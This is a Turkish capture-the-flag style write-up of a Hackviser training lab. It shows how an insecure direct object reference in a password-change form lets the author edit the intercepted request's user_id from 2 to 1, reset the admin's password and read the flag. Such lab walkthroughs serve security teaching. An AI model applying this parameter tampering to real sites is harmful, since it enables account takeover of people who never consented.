
Insecure Direct Object References (IDOR)/Change Password

Herkese selamlar bu yazımda <u>Hackviser</u> üzerinde bulunan Web security lablarından biri olan **Insecure Direct Object References (IDOR)/Change Password** labının çözümünü anlatacağım.

Öncelikle bize verilen siteye gittiğimizde aşağıdaki gibi bir login page karşılıyor.



Default verilen test:test bilgileri ile giriş yaptığımda ise aşağıdaki gibi bir ekran karşılıyor

Change Password



Username: test

Phone: 227-290-9627

Change Password

Enter your new password:

Enter your new password

Confirm

Şifre değiştirme işlemi yaparken isteği tutup izlemeye alıyorum.

```
Request
 Pretty
          Raw
                 Hex
1 POST /index.php HTTP/1.1
  Host: loyal-green-goblin.europel.hackviser.space
   Cookie: PHPSESSID=hl5epldtmfqha49vmu22nepv6i
  Content-Length: 23
   Cache-Control: max-age=0
5
  Sec-Ch-Ua: "Chromium"; v="129", "Not=A?Brand"; v="8"
  Sec-Ch-Ua-Mobile: ?0
  Sec-Ch-Ua-Platform: "Windows"
   Accept-Language: tr-TR,tr;q=0.9
   https://loyal-green-goblin.europel.hackviser.space
   Content-Type: application/x-www-form-urlencoded
.1
   Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/129.0.6668.71 Safari/537.36
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.
   9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
   tion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
  Sec-Fetch-User: 21
  Sec-Fetch-Dest: document
18
  Referer:
   https://loyal-green-goblin.europel.hackviser.space/i
   ndex.php
Accept-Encoding: gzip, deflate, br
1 Priority: u=0, i
  Connection: keep-alive
2.2
2.3
  password=test&user_id=2
: 4
```

Görselin alt kısmında "user_id=2" kısmı dikkatimi çekiyor. Zaten aktif olan bir admin kullanıcısının olduğunu biliyoruz. Admin kullancısının id'sinin 1 olabileceğini tahmin ediyorum. Ve bu kısımda isteği değiştirerek id değerini 1 yapıyorum. Ardından isteği gönderiyorum.

Change Password

Password change successful!

admin's password has been changed

Görseldeki gibi admin kullanıcısının şifresini başarılı bir şekilde değiştirdiğimin bilgisini alıyorum.

admin:test bilgileri ile giriş yaptığımda aşağıdaki gibi başarılı bir şekilde giriş yapabiliyorum.

Change Password

Reset Logout

Username: admin

Phone: 876-987-8489

Change Password

Enter your new password:

Enter your new password

Confirm

Bu kısımda phone bilgisi ise flag değeri oluyor.

Umarım bu yazıyı sıkılmadan okumuşsunuzdur. Keyifli çalışmalar!